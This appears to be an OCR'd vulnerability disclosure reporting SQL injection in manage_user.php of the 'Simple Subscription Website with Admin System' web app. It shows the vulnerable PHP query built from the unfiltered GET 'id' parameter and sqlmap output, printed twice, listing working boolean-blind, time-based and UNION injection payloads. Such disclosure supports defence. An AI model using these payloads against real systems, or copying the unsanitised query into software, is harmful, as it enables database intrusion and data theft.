

Simple Subscription Website with Admin System manage_user.php has Sqlinjection

```
Simple Subscription Website with Admin System
manage_user.php has Sqlinjection,The basic
introduction of this vulnerability is that SQL
injection means that the web application does not
judge or filter the validity of user input data
strictly.An attacker can add additional SQL
statements to the end of the predefined query
statements in the web application to achieve illegal
operations without the administrator's knowledge, so
as to cheat the database server to execute
unauthorized arbitrary queries and further obtain the
corresponding data information.
```



```
<?php
require_once("../DBConnection.php");
if(isset($_GET['id'])){
$qry = $conn->query("SELECT * FROM `admin_list` where admin_id = '{$_GET['id']}'");
    foreach($qry->fetchArray() as $k => $v){
        $$k = $v;
    }
}
?>
<div class="container-fluid">
    <form action="" id="user-form">
        <input type="hidden" name="id" value="<?php echo isset($admin_id) ? $admin_id : '' ?>">
        <div class="form-group">
            <label for="fullname" class="control-label">Full Name</label>
            <input type="text" name="fullname" id="fullname" required class="form-control form-control-sm ro
        </div>
        <div class="form-group">
            <label for="username" class="control-label">Username</label>
            <input type="text" name="username" id="username" required class="form-control form-control-sm ro
        </div>
    </form>
</div>

<script>
    $(function(){
        $('#user-form').submit(function(e){
```



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4809=4809 AND 'EsIR'='EsIR

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1' AND 9786=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'GfiV'='GfiV

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=-5093' UNION ALL SELECT CHAR(113,98,113,122,113)||CHAR(80,118,72,99,103,71,83,74,108,75,84,87,98,99,117,77,76,117,115,98,70,86,111,117,110,102,116,1
9,85,114,102,119,97,117,76,118)||CHAR(113,122,120,98,113),NULL,NULL,NULL,NULL,NULL-- gAAk
---
[13:39:15] [INFO] the back-end DBMS is SQLite
```

SqlMap Attack

```
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4809=4809 AND 'EsIR'='EsIR

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1' AND 9786=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'GfiV'='GfiV

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=-5093' UNION ALL SELECT CHAR(113,98,113,122,113)||CHAR(80,118,72,99,103,71,83,74,108,75,84,87,98,99,117,77,76,117,115,98,70,86,111
,117,110,102,116,122,120,70,110,119,85,114,102,119,97
,117,76,118)||CHAR(113,122,120,98,113),NULL,NULL,NULL
,NULL,NULL-- gAAk
---
```